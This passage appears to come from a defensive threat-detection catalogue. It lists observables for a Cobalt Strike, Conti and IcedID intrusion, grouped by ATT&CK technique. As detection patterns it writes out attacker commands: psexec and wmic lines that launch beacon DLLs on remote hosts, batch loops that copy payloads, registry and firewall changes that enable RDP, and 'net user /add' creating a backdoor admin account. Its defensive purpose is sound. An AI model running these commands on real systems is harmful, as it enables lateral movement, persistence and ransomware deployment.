Observable 23 †	*Anomalous Command-Line Execution: Command-Line CONTAINS ("systeminfo" OR "whoami" OR "net users" or "net localgroup Administrators" OR "route print" OR "ipconfig /all" OR "arp -a" OR "wmic ntdomain" OR "wmic netuse" OR "wmic nicconfig" OR "Get-ADComputer" OR "net accounts" OR "Invoke-ShareFinder")*
Observable 24 †	*Anomalous Command-Line Execution: cmd.exe /C nltest /dclist:[target company name]*
Observable 25 †	*Anomalous Command-Line Execution: cmd.exe /C net group "domain Admins" /domain*
Observable 26 †	*Anomalous Command-Line Execution: cmd.exe /C nltest /DOMAIN_TRUSTS*

Observables Associated with Network Connection Enumeration Technique (T0840)	
Observable 27 †	*Anomalous Command-Line Execution: cmd.exe /C adft.bat*
Observable 28 †	*Anomalous Command-Line Execution: cmd.exe /C type shares.txt*
Observable 29 †	*Anomalous Command-Line Execution: cmd.exe /C ipconfig /all*
Observable 30 †	*Anomalous Command-Line Execution: cmd.exe /C systeminfo*
Observable 31 †	*Anomalous Command-Line Execution: cmd.exe /C whoami /groups*
Observable 32 †	*Anomalous Command-Line Execution: cmd.exe /C net config workstation*
Observable 33 †	*Anomalous Command-Line Execution: cmd.exe /C nltest /domain_trusts*
Observable 34 †	*Anomalous Command-Line Execution: cmd.exe /C nltest /domain_trusts /all_trusts*
Observable 35 †	*Anomalous Command-Line Execution: cmd.exe /C net view /all /domain*
Observable 36 †	*Anomalous Command-Line Execution: cmd.exe /C net view /all*
Observable 37 †	*Anomalous Command-Line Execution: cmd.exe /C net group "Domain Admins" /domain*
Observable 38 †	*Anomalous Command-Line Execution: cmd.exe /C whoami /groups*
Observable 39 †	*Anomalous Command-Line Execution: cmd.exe /C query session*
Observable 40 †	*Anomalous Command-Line Execution: cmd.exe /C dir %HOMEDRIVE%%HOMEPATH%*
Observable 41 †	*Anomalous Command-Line Execution: cmd.exe /C nltest /domain_trusts*
Observable 42 †	*Anomalous Command-Line Execution: cmd.exe /C nltest /dclist:*
Observable 43 †	*Anomalous Command-Line Execution: cmd.exe /C net group "Enterprise admins" /domain*
Observable 44 †	*Anomalous Command-Line Execution: cmd.exe /C net group "Domain admins" /domain*
Observable 45 †	*Anomalous Command-Line Execution: cmd.exe /C dsquery subnet -limit 0*
Observable 46 †	*Anomalous Command-Line Execution: wmic product get name,version*
Observable 47 †	*Anomalous Command-Line Execution: wmic product where "Name like '%Security Application%'" get Name, IdentifyingNumber*
Observable 48	Anomalous Binary Execution: With Filename <Random 5-11 Alphanumeric Characters>.exe
Observable 49 †	*Anomalous Binary Execution: rundll32.exe*
Observable 50 †	*Anomalous Binary Execution: With Filename <Conti v3 - 32 Bit>.exe*
Observable 51	Presence of Anomalous Processes on Host: With Filename <Random 5-11 Alphanumeric Characters>.exe
Observable 52 †	*Presence of Anomalous Processes on Host: rundll32.exe C:\Programdata\sys.dll*
Observable 53 †	*Presence of Anomalous Processes on Host: rundll32.exe C:\Programdata\doc.dll*
Observable 54 †	*Presence of Anomalous Processes on Host: rundll32.exe C:\Windows\192145.dll*

Observables Associated with Network Connection Enumeration Technique (T0840)	
Observable 55 †	*Presence of Anomalous Processes on Host: With Filename <Conti v3 - 32 Bit>.exe*
Observable 56	Anomalous Network Share Enumeration: Open Server Message Block (SMB) Ports for Network Shares
Observable 57	Creation of Anomalous Network Connections: Over TCP Port 139: NetBIOS Session Service Requests
Observable 58 †	*Creation of Anomalous Network Connections: Over TCP Port 445: Server Message Block (SMB) Requests: Network Share Requests*
Observable 59	Anomalous Usage of Windows APIs: GetIPNetTable()
Observable 60	Anomalous Usage of Windows APIs: NetShareEnum()

Observables Associated with Remote System Discovery Technique (T0846)	
Observable 1	Anomalous Network Enumeration: Anomalous Host Discovery
Observable 2	Anomalous Network Enumeration: Anomalous Trust-Connected Device Discovery
Observable 3	Presence of Anomalous Files on Host: Cobalt Strike Beacon Service Binaries: With Filename <Random 5-11 Alphanumeric Characters>.exe
Observable 4 †	*Presence of Anomalous Files on Host: Cobalt Strike Beacon Service Binaries: sys.dll*
Observable 5 †	*Presence of Anomalous Files on Host: Cobalt Strike Beacon Service Binaries: doc.dll*
Observable 6 †	*Presence of Anomalous Files on Host: Cobalt Strike Beacon Service Binaries: 192145.dll*
Observable 7	Presence of Anomalous Files on Host: Files of Network Enumeration and Domain Discovery Results
Observable 8 †	*Presence of Anomalous Files on Host: Text Files of Mapped Endpoints: srv.txt*
Observable 9 †	*Presence of Anomalous Files on Host: Text Files of Mapped Endpoints: work.txt*
Observable 10 †	*Presence of Anomalous Files on Host: Angry IP Scanner*
Observable 11 †	*Presence of Anomalous Files on Host: Advanced Port Scanner*
Observable 12 †	*Presence of Anomalous Files on Host: Conti Service Binaries: With Filename <Conti v3 - 32 Bit>.exe*
Observable 13 †	*Presence of Anomalous Files on Host: Conti Service Binaries: conti_v3.dll*
Observable 14	Anomalous Subnet Enumeration: Anomalous Host Discovery
Observable 15	Anomalous Subnet Enumeration: Anomalous Trust-Connected Device Discovery
Observable 16	Presence of Anomalous Batch Scripts on Host: *.bat
Observable 17 †	*Anomalous Command-Line Execution: cmd.exe ping <computer name>.<domain>.local -n 1*

Observables Associated with Remote System Discovery Technique (T0846)	
Observable 18 †	*Anomalous Command-Line Execution: cmd.exe /C portscan <IP ranges> icmp 1024*
Observable 19	Anomalous Binary Execution: With Filename <Random 5-11 Alphanumeric Characters>.exe
Observable 20 †	*Anomalous Binary Execution: rundll32.exe*
Observable 21 †	*Anomalous Binary Execution: runonce.exe*
Observable 22 †	*Anomalous Binary Execution: Angry IP Scanner*
Observable 23 †	*Anomalous Binary Execution: Advanced Port Scanner*
Observable 24 †	*Anomalous Binary Execution: With Filename <Conti v3 - 32 Bit>.exe*
Observable 25	Anomalous Processes on Host: With Filename <Random 5-11 Alphanumeric Characters>.exe
Observable 26 †	*Anomalous Processes on Host: rundll32.exe C:\Programdata\sys.dll*
Observable 27 †	*Anomalous Processes on Host: rundll32.exe C:\Programdata\doc.dll*
Observable 28 †	*Anomalous Processes on Host: rundll32.exe C:\Windows\192145.dll*
Observable 29 †	*Anomalous Processes on Host: C:\Windows\system32\runonce.exe*
Observable 30 †	*Anomalous Processes on Host: Angry IP Scanner*
Observable 31 †	*Anomalous Processes on Host: Advanced Port Scanner*
Observable 32 †	*Anomalous Processes on Host: With Filename <Conti v3 - 32 Bit>.exe*
Observable 33 †	*Presence of Anomalous Network Traffic: Anomalous Ping Sweep on Local Network*
Observable 34 †	*Presence of Anomalous Network Traffic: Anomalous File Transfer Between Local Host and Local Network Host*
Observable 35 †	*Presence of Anomalous Network Traffic: Anomalous Network Scanning from Local Host*
Observable 36 †	*Presence of Anomalous Network Traffic: Anomalous Port Scanning from Domain Controller: Remote Port 22*
Observable 37 †	*Presence of Anomalous Network Traffic: Anomalous Port Scanning from Domain Controller: Remote Port 135*
Observable 38 †	*Presence of Anomalous Network Traffic: Anomalous Port Scanning from Domain Controller: Remote Port 445*
Observable 39 †	*Presence of Anomalous Network Traffic: Anomalous Port Scanning from Domain Controller: Remote Port 1433*
Observable 40 †	*Presence of Anomalous Network Traffic: Anomalous Port Scanning from Domain Controller: Remote Port 1434*
Observable 41 †	*Presence of Anomalous Network Traffic: Anomalous Port Scanning from Domain Controller: Remote Port 3389*
Observable 42 †	*Presence of Anomalous Network Traffic: Anomalous Port Scanning from Domain Controller: Remote Port 4343*
Observable 43 †	*Presence of Anomalous Network Traffic: Anomalous Port Scanning from Domain Controller: Remote Port 5000*

Observables Associated with Remote System Discovery Technique (T0846)	
Observable 44 †	*Presence of Anomalous Network Traffic: Anomalous Port Scanning from Domain Controller: Remote Port 5985*
Observable 45	Anomalous Usage of Windows APIs: WNetGetNetworkInformation()
Observable 46	Anomalous Usage of Windows APIs: WNetGetResourceInformation()

Observables Associated with Exploitation for Privilege Escalation Technique (T0890)	
Observable 1 †	*Anomalous Endpoint Detection Alerts: Cobalt Strike*
Observable 2 †	*Anomalous Endpoint Detection Alerts: Mimikatz*
Observable 3	Presence of Anomalous Files on Host: Cobalt Strike Beacon Service Binaries: With Filename <Random 5-11 Alphanumeric Characters>.exe
Observable 4 †	*Presence of Anomalous Files on Host: Cobalt Strike Beacon Service Binaries: sys.dll*
Observable 5 †	*Presence of Anomalous Files on Host: Cobalt Strike Beacon Service Binaries: doc.dll*
Observable 6 †	*Presence of Anomalous Files on Host: Cobalt Strike Beacon Service Binaries: 192145.dll*
Observable 7	Presence of Anomalous Files on Host: Mimikatz Service Binaries
Observable 8	Anomalous Command-Line Execution: C:\Windows\system32\cmd.exe /c echo 4d64fbbbf34 > \\.\pipe\b4312c
Observable 9	Anomalous Command-Line Execution: C:\Windows\system32\cmd.exe /c echo fbe08e37b62 > \\.\pipe\ab59fc
Observable 10	Anomalous Command-Line Execution: C:\Windows\system32\cmd.exe /c echo 99269f2c2e0 > \\.\pipe\4bba0e
Observable 11	Anomalous Command-Line Execution: C:\Windows\system32\cmd.exe /c echo fe08a9c446f > \\.\pipe\254573
Observable 12	Anomalous Command-Line Execution: C:\Windows\system32\cmd.exe /c echo 849b1389e6a > \\.\pipe\e215fc
Observable 13	Anomalous Command-Line Execution: C:\Windows\system32\cmd.exe /c echo [Random 11 characters] > \\.\pipe\[Random 6 characters]
Observable 14	Anomalous Use of Named Pipe: \\.\pipe\b4312c
Observable 15	Anomalous Use of Named Pipe: \\.\pipe\ab59fc
Observable 16	Anomalous Use of Named Pipe: \\.\pipe\4bba0e
Observable 17	Anomalous Use of Named Pipe: \\.\pipe\254573
Observable 18	Anomalous Use of Named Pipe: \\.\pipe\e215fc
Observable 19	Anomalous Use of Named Pipe: \\.\pipe\\[Random 6 characters]
Observable 20	Anomalous Username and Password Hash Access
Observable 21	Anomalous Binary Execution: With Filename <Random 5-11 Alphanumeric Characters>.exe
Observable 22 †	*Anomalous Binary Execution: rundll32.exe*

Observables Associated with Exploitation for Privilege Escalation Technique (T0890)	
Observable 23 †	*Anomalous Binary Execution: runonce.exe*
Observable 24 †	*Anomalous Binary Execution: services.exe*
Observable 25 †	*Anomalous Binary Execution: lsass.exe*
Observable 26	Anomalous Binary Execution: Mimikatz
Observable 27	Anomalous Processes on Host: With Filename <Random 5-11 Alphanumeric Characters>.exe
Observable 28 †	*Anomalous Processes on Host: rundll32.exe C:\Programdata\sys.dll*
Observable 29 †	*Anomalous Processes on Host: rundll32.exe C:\Programdata\doc.dll*
Observable 30 †	*Anomalous Processes on Host: rundll32.exe C:\Windows\192145.dll*
Observable 31 †	*Anomalous Processes on Host: C:\Windows\system32\runonce.exe*
Observable 32 †	*Anomalous Processes on Host: C:\Windows\system32\services.exe*
Observable 33 †	*Anomalous Processes on Host: C:\Windows\System32\lsass.exe*
Observable 34	Anomalous Processes on Host: Mimikatz: Mimikatz Module: lsadump
Observable 35	Anomalous Processes on Host: Mimikatz: Mimikatz Module: dcsync
Observable 36	Anomalous Processes on Host: Mimikatz: Mimikatz Module: pth
Observable 37	Anomalous Processes on Host: Mimikatz: Mimikatz Module: token injection
Observable 38	Anomalous Processes on Host: Mimikatz: Mimikatz Module: Zerologon
Observable 39	Anomalous Processes on Host: Mimikatz: Mimikatz Module: Kerberos
Observable 40	Anomalous Escalation of Privileges: Anomalous Use of SYSTEM Level Privileges

Observables Associated with Valid Accounts Technique (T0859)	
Observable 1 †	*Anomalous Endpoint Detection Alerts: Cobalt Strike*
Observable 2 †	*Anomalous Endpoint Detection Alerts: Mimikatz*
Observable 3 †	*Presence of Anomalous Batch Scripts on Host: cp.bat*
Observable 4 †	*Execution of Anomalous Batch Commands on Host: cmd.exe /C cp.bat*
Observable 5	Anomalous Processes on Host: With Filename <Random 5-11 Alphanumeric Characters>.exe
Observable 6 †	*Anomalous Processes on Host: rundll32.exe C:\Programdata\sys.dll*
Observable 7 †	*Anomalous Processes on Host: rundll32.exe C:\Programdata\doc.dll*
Observable 8 †	*Anomalous Processes on Host: rundll32.exe C:\Windows\192145.dll*
Observable 9 †	*Anomalous Processes on Host: C:\Windows\system32\runonce.exe*
Observable 10 †	*Anomalous Processes on Host: C:\Windows\system32\services.exe*
Observable 11 †	*Anomalous Processes on Host: C:\Windows\System32\lsass.exe*
Observable 12	Anomalous Processes on Host: Mimikatz

Observables Associated with Valid Accounts Technique (T0859)	
Observable 13	Anomalous Escalation of Privileges: Anomalous Use of SYSTEM Level Privileges
Observable 14	Anomalous Usage of Privileged Accounts on Host: Enterprise Admin Accounts
Observable 15	Anomalous Usage of Privileged Accounts on Host: Domain Admin Accounts
Observable 16	Anomalous Usage of Privileged Accounts on Host: Administrator Accounts
Observable 17	Anomalous Usage of Privileged Accounts on Host: Admin Account
Observable 18	Anomalous Usage of Privileged Accounts on Host: Service Desk Admin Accounts
Observable 19 †	*Anomalous Successful Logon: Windows Event Log an Account was Successfully Logged On (Windows Event ID 4624)*

Observables Associated with Remote Services Technique (T0886)	
Observable 1 †	*Creation of Anomalous Network Connections: Over TCP Port 445: Server Message Block (SMB) Requests: Network Share Requests: Anomalous EXE Transferred from Local Host to Local Network Host: Cobalt Strike Beacon Service Binaries*
Observable 2 †	*Creation of Anomalous Network Connections: Over TCP Port 445: Server Message Block (SMB) Requests: Network Share Requests: Anomalous EXE Transferred from Local Host to Local Network Host: Conti Service Binaries*
Observable 3 †	*Creation of Anomalous Network Connections: Over TCP Port 445: Server Message Block (SMB) Requests: Network Share Requests: Anomalous DLL Transferred from Local Host to Local Network Host: Cobalt Strike Beacon Service Binaries*
Observable 4 †	*Creation of Anomalous Network Connections: Over TCP Port 445: Server Message Block (SMB) Requests: Network Share Requests: Anomalous DLL Transferred from Local Host to Local Network Host: Conti Service Binaries*
Observable 5 †	*Creation of Anomalous Network Connections: Over TCP/UDP Port 3389: Remote Desktop Protocol (RDP) Sessions: Local Host to Domain Controller*
Observable 6 †	*Creation of Anomalous Network Connections: Over TCP/UDP Port 3389: Remote Desktop Protocol (RDP) Sessions: Local Host to Other Local Network Hosts*
Observable 7	Creation of Anomalous Network Connections: Over TCP/UDP Port 8080: Remote Desktop Protocol (RDP) Session Proxy Redirection
Observable 8 †	*Presence of Anomalous Network Traffic: Anomalous File Transfer Between Local Host and Local Network Host: Administrative Shares: ADMIN$ Share: \\HOSTNAME\ADMIN$\With Filename <Random 5-11 Alphanumeric Characters>.exe*
Observable 9 †	*Presence of Anomalous Network Traffic: Anomalous File Transfer Between Local Host and Local Network Host: Administrative Shares: ADMIN$ Share: \\HOSTNAME\ADMIN$\192145.dll*
Observable 10 †	*Presence of Anomalous Network Traffic: Anomalous File Transfer Between Local Host and Local Network Host: Administrative Shares: ADMIN$ Share: \\HOSTNAME\ADMIN$\With Filename <Conti v3 - 32 Bit>.exe*

Observables Associated with Remote Services Technique (T0886)	
Observable 11 †	*Presence of Anomalous Network Traffic: Anomalous File Transfer Between Local Host and Local Network Host: Administrative Shares: ADMIN$ Share: \\HOSTNAME\ADMIN$\conti_v3.dll*
Observable 12 †	*Presence of Anomalous Network Traffic: Anomalous File Execution Between Local Host and Local Network Host: Administrative Shares: ADMIN$ Share: \\HOSTNAME\ADMIN$\With Filename <Random 5-11 Alphanumeric Characters>.exe*
Observable 13 †	*Presence of Anomalous Network Traffic: Anomalous File Execution Between Local Host and Local Network Host: Administrative Shares: ADMIN$ Share: \\HOSTNAME\ADMIN$\192145.dll*
Observable 14 †	*Presence of Anomalous Network Traffic: Anomalous File Execution Between Local Host and Local Network Host: Administrative Shares: ADMIN$ Share: \\HOSTNAME\ADMIN$\With Filename <Conti v3 - 32 Bit>.exe*
Observable 15 †	*Presence of Anomalous Network Traffic: Anomalous File Execution Between Local Host and Local Network Host: Administrative Shares: ADMIN$ Share: \\HOSTNAME\ADMIN$\conti_v3.dll*
Observable 16 †	*Anomalous Command-Line Execution: cmd.exe /C reg add "hklm\system\currentControlSet\Control\Terminal Server" /v "fDenyTSConnections" /t REG_DWORD /d 0x0 /f*
Observable 17 †	*Anomalous Command-Line Execution: cmd.exe /C netsh firewall set service type = remotedesktop mode = enable*
Observable 18 †	*Anomalous Command-Line Execution: cmd.exe /C netsh firewall set rule group="remote desktop" new enable=Yes*
Observable 19 †	*Anomalous Command-Line Execution: cmd.exe /C netsh advfirewall set rule group="remote desktop" new enable=Yes*
Observable 20 †	*Anomalous Command-Line Execution: cmd.exe /C copy 192145.dll \\<INTERNAL_IP>\ADMIN$ /Y /Z*
Observable 21 †	*Anomalous Modification of Registry Keys on Host: HKLM\System\CurrentControlSet\Services\<Random 5-11 Alphanumeric Characters>\ImagePath*
Observable 22 †	*Anomalous Modification of Registry Keys on Host: reg add HKLM\System\CurrentControlSet\Control\Terminal Server*
Observable 23	Anomalous File Transfer Between Local Host and Local Network Host: Cobalt Strike Beacon Service Binaries: With Filename <Random 5-11 Alphanumeric Characters>.exe
Observable 24 †	*Anomalous File Transfer Between Local Host and Local Network Host: Cobalt Strike Beacon Service Binaries: sys.dll*
Observable 25 †	*Anomalous File Transfer Between Local Host and Local Network Host: Cobalt Strike Beacon Service Binaries: doc.dll*
Observable 26 †	*Anomalous File Transfer Between Local Host and Local Network Host: Cobalt Strike Beacon Service Binaries: 192145.dll*
Observable 27 †	*Anomalous File Transfer Between Local Host and Local Network Host: Conti Service Binaries: With Filename <Conti v3 - 32 Bit>.exe*

Observables Associated with Remote Services Technique (T0886)	
Observable 28 †	*Anomalous File Transfer Between Local Host and Local Network Host: Conti Service Binaries: conti_v3.dll*
Observable 29	Presence of Anomalous Processes on Host: With Filename <Random 5-11 Alphanumeric Characters>.exe
Observable 30 †	*Presence of Anomalous Processes on Host: rundll32.exe C:\Programdata\sys.dll*
Observable 31 †	*Presence of Anomalous Processes on Host: rundll32.exe C:\Programdata\doc.dll*
Observable 32 †	*Presence of Anomalous Processes on Host: rundll32.exe C:\Windows\192145.dll*
Observable 33 †	*Presence of Anomalous Processes on Host: C:\Windows\System32\regsvr32.exe*
Observable 34 †	*Presence of Anomalous Processes on Host: C:\Windows\System32\services.exe*
Observable 35 †	*Presence of Anomalous Processes on Host: With Filename <Conti v3 - 32 Bit>.exe*

Observables Associated with Lateral Tool Transfer Technique (T0867)	
Observable 1 †	*Anomalous Endpoint Detection Alerts: Cobalt Strike*
Observable 2 †	*Anomalous Process Spawned: Windows Event Log A New Process Has Been Created (Windows Event ID 4688)*
Observable 3 †	*Anomalous Command-Line Utility Execution: WMIC.exe*
Observable 4 †	*Anomalous Command-Line Utility Execution: psexec.exe*
Observable 5 †	*Anomalous Command-Line Execution: cmd.exe /C wmic /node:<IP Address> process call create "rundll32.exe C:\Programdata\sys.dll entryPoint"*
Observable 6 †	*Anomalous Command-Line Execution: cmd.exe /C wmic /node: <Server 4 IP Address> process call create "rundll32.exe C:\Programdata\doc.dll entryPoint"*
Observable 7 †	*Anomalous Command-Line Execution: cmd.exe /C copy 192145.dll \\<INTERNAL_IP>\ADMIN$ /Y /Z*
Observable 8 †	*Anomalous Command-Line Execution: psexec.exe -accepteula -d -s \\<INTERNAL_IP> rundll32.exe C:\windows\192145.dll,StartW*
Observable 9	Anomalous Command-Line Execution: Anomalous Absence of Common Executable Parameters/Arguments
Observable 10	Anomalous Batch Scripts on Host Looping Through Discovered Devices: Deploying and Initiating Cobalt Strike Beacon Service Binaries to Mapped Endpoints: copy_files_srv.bat
Observable 11	Anomalous Batch Scripts on Host Looping Through Discovered Devices: Deploying and Initiating Cobalt Strike Beacon Service Binaries to Mapped Endpoints: wm_start.bat
Observable 12	Anomalous Batch Scripts on Host Looping Through Discovered Devices: Deploying and Initiating Cobalt Strike Beacon Service Binaries to Mapped Endpoints: copy_files_work.bat

Observables Associated with Lateral Tool Transfer Technique (T0867)	
Observable 13	Anomalous Batch Scripts on Host Looping Through Discovered Devices: Local Host Establishes Network Connection to External Host: Local Host Requests Anomalous Binaries from Anomalous External Host
Observable 14	Anomalous Batch Scripts on Host Looping Through Discovered Devices: Local Host Establishes Network Connection to External Host: Anomalous External Host Sends Anomalous Binaries to Local Host
Observable 15 †	*Execution of Anomalous Batch Commands on Host: cmd.exe /C copy_files_srv.bat for /f %%i in (srv.txt) do copy "C:\ProgramData\doc.dll" \\%%i\c$\ProgramData\doc.dll*
Observable 16 †	*Execution of Anomalous Batch Commands on Host: cmd.exe /C wm_start.bat for /f %%i in (srv.txt) do wmic /node: %%i process call create "rundll32.exe C:\Programdata\doc.dll entryPoint"*
Observable 17 †	*Execution of Anomalous Batch Commands on Host: cmd.exe /C copy_files_work.bat*
Observable 18	Anomalous EXE Transferred to Local Network Host
Observable 19	Anomalous EXE Executed on Local Network Host
Observable 20	Anomalous DLL Transferred to Local Network Host
Observable 21	Anomalous DLL Executed on Local Network Host
Observable 22	Anomalous File Transfer Between Local Host and Local Network Host: Cobalt Strike Beacon Service Binaries: With Filename <Random 5-11 Alphanumeric Characters>.exe
Observable 23 †	*Anomalous File Transfer Between Local Host and Local Network Host: Cobalt Strike Beacon Service Binaries: sys.dll*
Observable 24 †	*Anomalous File Transfer Between Local Host and Local Network Host: Cobalt Strike Beacon Service Binaries: doc.dll*
Observable 25 †	*Anomalous File Transfer Between Local Host and Local Network Host: Cobalt Strike Beacon Service Binaries: 192145.dll*
Observable 26	Presence of Anomalous Processes on Host: With Filename <Random 5-11 Alphanumeric Characters>.exe
Observable 27 †	*Presence of Anomalous Processes on Host: rundll32.exe C:\Programdata\sys.dll*
Observable 28 †	*Presence of Anomalous Processes on Host: rundll32.exe C:\Programdata\doc.dll*
Observable 29 †	*Presence of Anomalous Processes on Host: rundll32.exe C:\Windows\192145.dll*
Observable 30 †	*Presence of Anomalous Processes on Host: C:\Windows\System32\regsvr32.exe*
Observable 31 †	*Presence of Anomalous Processes on Host: C:\Windows\System32\runonce.exe*
Observable 32 †	*Presence of Anomalous Processes on Host: C:\Windows\System32\services.exe*
Observable 33 †	*Presence of Anomalous Processes on Host: C:\Windows\System32\svchost.exe*

Observables Associated with Lateral Tool Transfer Technique (T0867)	
Observable 34 †	*Presence of Anomalous Processes on Host: C:\Windows\System32\wuauclt.exe*
Observable 35 †	*Presence of Anomalous Processes on Host: C:\Windows\System32\mstsc.exe*
Observable 36 †	*Presence of Anomalous Processes on Host: C:\Windows\System32\dllhost.exe*
Observable 37	Presence of Anomalous Processes on Host: C:\Users\USER\AppData\Local\Temp\<Random 5-11 Alphanumeric Characters>.exe
Observable 38 †	*Creation of Anomalous Network Connections: Over TCP Port 135: Windows Management Instrumentation (WMI) Requests: Anomalous EXE Transferred from Local Host to Local Network Host*
Observable 39 †	*Creation of Anomalous Network Connections: Over TCP Port 135: Windows Management Instrumentation (WMI) Requests: Anomalous DLL Transferred from Local Host to Local Network Host*
Observable 40 †	*Creation of Anomalous Network Connections: Over TCP Port 135: PsExec Requests: Anomalous EXE Transferred from Local Host to Local Network Host*
Observable 41 †	*Creation of Anomalous Network Connections: Over TCP Port 135: PsExec Requests: Anomalous DLL Transferred from Local Host to Local Network Host*
Observable 42 †	*Creation of Anomalous Network Connections: Over TCP Port 445: Server Message Block (SMB) Requests: Network Share Requests: Anomalous EXE Transferred from Local Host to Local Network Host*
Observable 43 †	*Creation of Anomalous Network Connections: Over TCP Port 445: Server Message Block (SMB) Requests: Network Share Requests: Anomalous DLL Transferred from Local Host to Local Network Host*
Observable 44 †	*Creation of Anomalous Network Connections: Over TCP Port 445: Server Message Block (SMB) Requests: PsExec Requests: Anomalous EXE Transferred from Local Host to Local Network Host*
Observable 45 †	*Creation of Anomalous Network Connections: Over TCP Port 445: Server Message Block (SMB) Requests: PsExec Requests: Anomalous DLL Transferred from Local Host to Local Network Host*
Observable 46 †	*Presence of Anomalous Network Traffic: Anomalous File Transfer Between Local Host and Local Network Host*
Observable 47 †	*Presence of Anomalous Network Traffic: Anomalous File Execution Between Local Host and Local Network Host*
Observable 48	Anomalous API Calls: Missing References
Observable 49	Presence of Anomalous File Header Metadata: Presence of Anomalous Encrypted DLLs
Observable 50	Anomalous Allocation of Memory Space: Cobalt Strike Beacon DLL: Anomalous Shellcode: PowerShell Script Shellcode
Observable 51	Anomalous Allocation of Memory Space: Cobalt Strike Beacon DLL: Anomalous Shellcode: Meterpreter Shellcode
Observable 52	Anomalous Allocation of Memory Space: Cobalt Strike Beacon DLL: Anomalous Shellcode: Reflective DLL Loader Instructions

Observables Associated with Lateral Tool Transfer Technique (T0867)	
Observable 53	Anomalous Allocation of Memory Space: Cobalt Strike Beacon DLL: Anomalous Shellcode: Anomalous Writes to Another Application's Memory Space
Observable 54	Anomalous Allocation of Memory Space: Cobalt Strike Beacon DLL: Anomalous Shellcode: Anomalous Loading of a Library from Memory Into a Local Host Process

Observables Associated with Valid Accounts Technique (T0859)	
Observable 1 †	*Anomalous User Account Creation: New User Account Created on Domain Controller: Username of 'nuuser' Created: User Password of '7HeC00l3stP@ssw0rd' Used*
Observable 2 †	*Anomalous User Account Creation: Windows Event Log a User Account was Created (Windows Event ID 4720)*
Observable 3 †	*Anomalous User Added to Administrators Group: User Account Added to Built-In Administrators Domain Group: Username of 'nuuser' Added to Domain Administrators Group*
Observable 4 †	*Anomalous User Added to Administrators Group: Windows Event Log a Member was Added to a Security-Enabled Local Group (Windows Event ID 4732)*
Observable 5 †	*Anomalous Command-Line: net user /add /Y nuuser 7HeC00l3stP@ssw0rd*
Observable 6 †	*Anomalous Command-Line: net localgroup administrators nuuser /add*

Observables Associated with Connection Proxy Technique (T0884)	
Observable 1	Creation of Anomalous Network Connections: Over TCP Port 443: Hyper Text Transfer Protocol Secure (HTTPS) Requests: The Onion Routing (TOR) Protocol Proxy
Observable 2 †	*Creation of Anomalous Network Connections: Over TCP/UDP Port 9001: The Onion Routing (TOR) Protocol Proxy*
Observable 3	Creation of Anomalous Network Connections: Over TCP Port 8080: Remote Desktop Protocol (RDP) Session Proxy Redirection
Observable 4 †	*Creation of Anomalous Network Connections: Over TCP/UDP Port 53: Domain Name System (DNS) Requests: torproject.org*
Observable 5 †	*Presence of Anomalous Network Traffic: Anomalous Remote Desktop Protocol (RDP) Sessions: Initially Infected Workstation to Domain Controller*
Observable 6 †	*Presence of Anomalous Network Traffic: Anomalous Remote Desktop Protocol (RDP) Sessions: Initially Infected Workstation to Other Local Network Hosts*
Observable 7	Presence of Anomalous Network Traffic: Proxied Anomalous Remote Desktop Protocol (RDP) Sessions: RDP Sessions Proxied Through IcedID Process: Redirected Over TCP/UDP Port 8080
Observable 8 †	*Anomalous Binary Execution: rundll32.exe*
Observable 9 †	*Anomalous Binary Execution: regsvr32.exe*

Observables Associated with Connection Proxy Technique (T0884)	
Observable 10	Anomalous Binary Execution: With Filename <Random 5-11 Alphanumeric Characters>.exe
Observable 11 †	*Presence of Anomalous Processes on Host: rundll32.exe stage2.dll ,update /i:"foobar\license.dat"*
Observable 12 †	*Presence of Anomalous Processes on Host: rundll32.exe "C:\Users\REDACTED\AppData\Local\Temp\rate_x32.dat",update /i:"LaborBetray\license.dat"*
Observable 13 †	*Presence of Anomalous Processes on Host: rundll32.exe "C:\Users*\AppData\Local\Qiik\cuucuy\Agmupn.dll",update /i:"BarelyHedgehog\license.dat"*
Observable 14 †	*Presence of Anomalous Processes on Host: regsvr32.exe*
Observable 15	Presence of Anomalous Processes on Host: With Filename <Random 5-11 Alphanumeric Characters>.exe
Observable 16 †	*Presence of Anomalous Processes on Host: rundll32.exe C:\Programdata\sys.dll*
Observable 17 †	*Presence of Anomalous Processes on Host: rundll32.exe C:\Programdata\doc.dll*
Observable 18 †	*Presence of Anomalous Processes on Host: rundll32.exe C:\Windows\192145.dll*
Observable 19 †	*Presence of Anomalous Processes on Host: C:\Windows\System32\regsvr32.exe*
Observable 20 †	*Presence of Anomalous Processes on Host: C:\Windows\System32\runonce.exe*
Observable 21 †	*Presence of Anomalous Processes on Host: C:\Windows\System32\services.exe*
Observable 22 †	*Presence of Anomalous Processes on Host: C:\Windows\System32\svchost.exe*
Observable 23 †	*Presence of Anomalous Processes on Host: C:\Windows\System32\wuauclt.exe*
Observable 24 †	*Presence of Anomalous Processes on Host: C:\Windows\System32\mstsc.exe*
Observable 25 †	*Presence of Anomalous Processes on Host: C:\Windows\System32\dllhost.exe*
Observable 26	Presence of Anomalous Processes on Host: C:\Users\USER\AppData\Local\Temp\<Random 5-11 Alphanumeric Characters>.exe

Observables Associated with Theft of Operational Information Technique (T0882)	
Observable 1 †	*Creation of Anomalous Folders*
Observable 2 †	*Creation of Anomalous Files: File Copies*
Observable 3 †	*Creation of Anomalous Files: .zip*
Observable 4 †	*Creation of Anomalous Files: .rar*

Observables Associated with Theft of Operational Information Technique (T0882)	
Observable 5 †	*Creation of Anomalous Network Connections: Over TCP/UDP Port 3389: Remote Desktop Protocol (RDP) Sessions: Local Host to Other Local Network Hosts*
Observable 6	Creation of Anomalous Network Connections: Over TCP/UDP Port 8080: Remote Desktop Protocol (RDP) Session Proxy Redirection
Observable 7 †	*Creation of Anomalous Network Connections: Over TCP Port 443: Hypter Text Transfer Protocol Secure (HTTPS) Requests: mega.io*
Observable 8 †	*Creation of Anomalous Network Connections: Over TCP Port 443: Hypter Text Transfer Protocol Secure (HTTPS) Requests: voidtools.com*
Observable 9 †	*Creation of Anomalous Network Connections: Over TCP/UDP Port 53: Domain Name System (DNS) Requests: mega.io*
Observable 10 †	*Creation of Anomalous Network Connections: Over TCP/UDP Port 53: Domain Name System (DNS) Requests: voidtools.com*
Observable 11 †	*Creation of Anomalous Network Connections: Over TCP Port 21: File Transfer Protocol (FTP) Requests*
Observable 12 †	*Presence of Anomalous Network Traffic: Anomalous File Transfer Between Local Host and Remote Host*
Observable 13 †	*Presence of Anomalous Network Traffic: Anomalous File Copy Between Local Host and Local Network Host*
Observable 14 †	*Anomalous Binary Execution: everything.exe*
Observable 15 †	*Anomalous Binary Execution: rclone.exe*
